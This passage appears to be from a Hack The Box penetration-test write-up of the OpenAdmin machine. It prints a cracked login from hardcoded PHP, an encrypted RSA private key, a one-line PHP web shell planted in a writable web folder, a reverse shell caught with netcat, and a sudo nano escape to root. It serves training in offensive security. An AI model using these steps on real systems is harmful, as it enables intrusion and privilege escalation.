



Figure 3.9: 245-internal_site.png

Its asking for the username and password. We found the hash on the main.php file available there.

```
if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
    ↪
    if ($_POST['username'] == 'jimmy' && hash('sha512', $_POST['password']) ==
    ↪ '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a790
    ↪ {
        $_SESSION['username'] = 'jimmy';
        header("Location: /main.php");
    }
}
```

From the code we can see the hash as **00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a790**. By checking the google we online cracked the password as **jimmy:Revealed**.



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIzZa19U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvgkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlPKSDiiYzNiXEMQij9MSk9na10B5FFPsjr+yYefMyLPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhZ8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWwLT+d+oqiIsrVd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlyJ9FNDr
1kxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWwJKuu4Y1GCXCqkVwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCmYrplnpmbD7C7/ee6KDTL7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoog0HHBlQe
K1I1lcqiDbVE/bmiERK+G4rqa0t7VQN6t2VwetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----

Don't forget your "ninja" password

Click here to logout Session
```

Figure 3.10: 250-internal_key.png

METHOD-3

Since we have access to the internal folder in which site codes are being saved and we also have

read/write access to the folder.

We can put a malicious file overthere and if i access the website the site is being executed as a joanna and we get a reverse shell.

I used a php system command to check if its working whatever we are thinking of. By checking the same it works without any issues.

```
jimmy@openadmin:/var/www/internal$ echo "<?php system($_GET['legend']); ?>" > legend.php
jimmy@openadmin:/var/www/internal$
```

By accessing the site we are able to access it as a joanna. I can execute in the browser and get the reverse shell.

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/legend.php?legend=id
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
```

I took the reverse shell from bash of pentest monkey and urlencoded so that the website understands it.





Figure 3.11: 255-internal_access-inj.png

Once i executed it we got the reverse shell. Instead of this i can also php reverse shell and still it will work for sure.

```
→ I7Z3R0 nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.171] 41972
bash: cannot set terminal process group (1258): Inappropriate ioctl for device
bash: no job control in this shell
joanna@openadmin:/var/www/internal$ id
id
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
joanna@openadmin:/var/www/internal$
```

3.2.1.4 Privilege Escalation

We got the user joanna and by enumerating the machine we see that the user joanna can run nano as sudo without any password.




```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC *_XKB_CHARSET",
    env_keep+="XAPPLRESDIR XFILESEARCHPATH
    XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

Figure 3.12: 260-sudo_l.png

From gtfo we see that the user can run the below commands to get the sudo access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```




```
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Figure 3.13: 265-root_access.png

3.2.1.5 Proof File


User



```
root@openadmin:/home/joanna# cat user.txt
d1[redacted]ad
```

Figure 3.14: 270-user.txt.png

Root

A terminal window with a black background and green text. The prompt is 'root@openadmin:/home/joanna#'. The command 'cat /root/root.txt' has been entered. The output is '23[REDACTED]5', where the redacted portion is a long string of characters obscured by a solid red box. The prompt 'root@openadmin:/home/joanna#' is visible on the line below the output.

```
root@openadmin:/home/joanna# cat /root/root.txt
23[REDACTED]5
root@openadmin:/home/joanna#
```

Figure 3.15: 275-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.